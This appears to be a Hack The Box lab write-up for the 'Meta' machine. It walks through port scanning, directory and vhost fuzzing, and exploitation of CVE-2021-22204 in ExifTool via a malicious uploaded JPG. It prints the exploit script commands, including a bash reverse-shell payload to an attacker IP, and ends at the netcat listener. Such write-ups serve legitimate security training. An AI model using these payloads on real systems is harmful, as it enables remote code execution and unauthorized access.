
1.0 RECONNAISSANCE

1.1 Network Port Scanning

1.1.1 Port 22


Discover port 22 with OpenSSH. Guessing the OS for the target is Debian.



```
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 12:81:17:5a:5a:c9:c6:00:db:f0:ed:93:64:fd:1e:08 (RSA)
|   256 b5:e5:59:53:00:18:96:a6:f8:42:d8:c7:fb:13:20:49 (ECDSA)
|_  256 05:e9:df:71:b5:9f:25:03:6b:d0:46:8d:05:45:44:20 (ED25519)
```

1.1.2 Port 80

Discover port 80 with Apache. Stated new hostname and we need to add it into our hosts file.




```
|_  256 05:e9:df:71:b5:9f:25:03:6b:d0:46:8d:05:45:44:20 (ED25
80/tcp open  http    Apache httpd
|_http-title: Did not follow redirect to http://artcorp.htb
|_http-server-header: Apache
```

1.2 Web fuzzing

1.2.1 Directory fuzz


Not discover any interesting directory.



```
 :: Method           : GET
 :: URL              : http://artcorp.htb/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/big.txt
 :: Extensions       : .html .txt .jsp
 :: Output file      : ./web-dir/artcorp.csv
 :: File format      : csv
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405
________________________________________________

.htaccess.txt           [Status: 403, Size: 199, Words: 14, Lines: 8]
.htaccess.jsp           [Status: 403, Size: 199, Words: 14, Lines: 8]
.htpasswd.jsp           [Status: 403, Size: 199, Words: 14, Lines: 8]
.htpasswd.txt           [Status: 403, Size: 199, Words: 14, Lines: 8]
.htpasswd.html          [Status: 403, Size: 199, Words: 14, Lines: 8]
.htpasswd               [Status: 403, Size: 199, Words: 14, Lines: 8]
.htaccess.html          [Status: 403, Size: 199, Words: 14, Lines: 8]
.htaccess               [Status: 403, Size: 199, Words: 14, Lines: 8]
assets                  [Status: 301, Size: 234, Words: 14, Lines: 8]
css                     [Status: 301, Size: 231, Words: 14, Lines: 8]
index.html              [Status: 200, Size: 4427, Words: 1663, Lines: 87]
server-status           [Status: 403, Size: 199, Words: 14, Lines: 8]
:: Progress: [81904/81904] :: Job [1/1] :: 85 req/sec :: Duration: [0:09:37] :: Errors: 0 ::
```

1.2.2 Vhost Fuzz

Discover ‘dev01.artcorp.htb’ and add this hostname to /etc/hosts file.




```
 :: Method           : GET
 :: URL              : http://artcorp.htb
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt
 :: Header           : Host: FUZZ.artcorp.htb
 :: Output file      : ./web-dir/artcorp-vhost.csv
 :: File format      : csv
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405
 :: Filter           : Response size: 0
________________________________________________

dev01                   [Status: 200, Size: 247, Words: 16, Lines: 10]
:: Progress: [114441/114441] :: Job [1/1] :: 158 req/sec :: Duration: [0:13:19] :: Errors: 0 ::
```

1.3 Website enumeration root domain

1.3.1 Main page

Discover the extension is using html on the site and a new product or software named as MetaView. Nothing much more we can enumerate.



ArtCorp is still in a start-up phase but we count to be ready soon.

We mainly do graphics software development.

Development in progress


We are almost ready to launch our new product "MetaView".

The product is already in testing phase.
Stay tuned!

1.4 Website enumeration for dev01 end

1.4.1 Main page.

Discover that current site is under development stage and the php file extension.




ArtCorp dev environment

Currently applications in development:

MetaView

* Only applications ready to be tested are listed

Access to '/metaview' directory. Discover file upload functionality.




MetaView

Upload your image to display related metadata.

1.5 File Upload

1.5.1 Non-Image file.

Upload php script. Discover that the server only allow for upload JPG and PNG.




MetaView

Upload your image to display related metadata.

```
File not allowed (only jpg/png).
```

1.5.2 Image file

If we upload a proper image file. The server will return meta data of the file.



MetaView


Upload your image to display related metadata.

```
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
JFIF Version                    : 1.01
Resolution Unit                 : inches
X Resolution                    : 72
Y Resolution                    : 72
Profile CMM Type                : Little CMS
Profile Version                 : 2.1.0
Profile Class                   : Display Device Profile
Color Space Data                : RGB
```

1.6 Exploit source for file upload.

1.6.1 Reference of CVE-2021-22204


As now we already know the backend server is using PHP, upload functionality. We can google search for the metadata upload exploit. Luckily we was able to discover some similar exploit and a recent CVE-2021-22204.



Build_image_to_LFI.py	Fix name's capitalization
CVE-2021-22204_exiftool_echo.jpg	Fix #382
CVE-2021-22204_exiftool_revshell.jpg	Fix #382
PHP_exif_phpinfo.jpg	Fix name's capitalization
PHP_exif_system.gif	Fix name's capitalization
PHP_exif_system.jpg	Fix name's capitalization
PHP_exif_system.png	Fix name's capitalization

1.6.2 Payload


Further research can get this exploit. Execute the script to prepare the payload which this exploit required an .jpg file. Also edit the command as ping to attacker IP. This exploit will generate a malicous image. Fireup wireshark to check connection of ICMP.



```
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Meta/weaponized/CVE-2021-22204$ bash CVE-2021-22204.sh "system('ping -c 5 10.10.14.115')" happy.jpg
  _____   _____   ___ __ ___ _    ___ ___ ___ __  _ _
 / __\ \ / / __|_|_  )  \_  ) |__|_  )_  )_  )  \| | |
| (__ \ V /| _|___/ / () / /| |___/ / / / / / () |_  _|
 \___| \_/ |___| /___\__/___|_|  /___/___/___\__/  |_|

Creating payload
(metadata "\c${system('ping -c 5 10.10.14.115')};")


    1 image files updated

Finishedsodanew@kalinew:~/Documents/HTB/Machine/Linux/Meta/weaponized/CVE-2021-22204$
```

1.6.3 Upload payload

Upload the generated malicous image.




MetaView

Upload your image to display related metadata.

happy.jpg

1.6.4 ICMP packet

Check the connection via Wireshark. The packet was able to captured, which mean our payload is works. Now we can test for reverse shell.




icmp

No.	Time	Source	Destination	Protocol	Length	Info
436	1.650135718	10.10.11.140	10.10.14.115	ICMP	84	Echo (ping) request id=0x0fcd, seq=1/256, ttl=63 (reply in 437)
437	1.650182393	10.10.14.115	10.10.11.140	ICMP	84	Echo (ping) reply id=0x0fcd, seq=1/256, ttl=64 (request in 436)
438	2.652361674	10.10.11.140	10.10.14.115	ICMP	84	Echo (ping) request id=0x0fcd, seq=2/512, ttl=63 (reply in 439)
439	2.652402637	10.10.14.115	10.10.11.140	ICMP	84	Echo (ping) reply id=0x0fcd, seq=2/512, ttl=64 (request in 438)
440	3.653616875	10.10.11.140	10.10.14.115	ICMP	84	Echo (ping) request id=0x0fcd, seq=3/768, ttl=63 (reply in 441)
441	3.653646375	10.10.14.115	10.10.11.140	ICMP	84	Echo (ping) reply id=0x0fcd, seq=3/768, ttl=64 (request in 440)
442	4.655924200	10.10.11.140	10.10.14.115	ICMP	84	Echo (ping) request id=0x0fcd, seq=4/1024, ttl=63 (reply in 443)
443	4.655970774	10.10.14.115	10.10.11.140	ICMP	84	Echo (ping) reply id=0x0fcd, seq=4/1024, ttl=64 (request in 442)
444	5.656892762	10.10.11.140	10.10.14.115	ICMP	84	Echo (ping) request id=0x0fcd, seq=5/1280, ttl=63 (reply in 445)
445	5.656951251	10.10.14.115	10.10.11.140	ICMP	84	Echo (ping) reply id=0x0fcd, seq=5/1280, ttl=64 (request in 444)

1.6.5 Reverse Shell payload


Edit the command for the exploit script and upload the malicous image.



```
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Meta/weaponized/CVE-2021-22204$ bash CVE-2021-22204.sh "system('bash -c \'bash -i >& /dev/tcp/10.10.14.115/5555 0>&1\'')" h
appy.jpg
   _____   _____   ___ __ ___ _    ___ ___ ___ __  _ _
  / __\ \ / / __|_|_  )  \_  ) |__|_  )_  )_  )  \| | |
 | (__ \ V /| _|___/ / () / /| |___/ / / / / / () |_  _|
  \___| \_/ |___| /___\__/___|_|  /___/___/___\__/  |_|

Creating payload
(metadata "\c${system('bash -c \'bash -i >& /dev/tcp/10.10.14.115/5555 0>&1\'')};")


    1 image files updated
```

2.0 INITIAL FOOTHOLD

After uploaded the malicous image. We received the reverse shell.




```
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Meta$ rlwrap -cAr nc -lvnp 5555
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::5555
Ncat: Listening on 0.0.0.0:5555
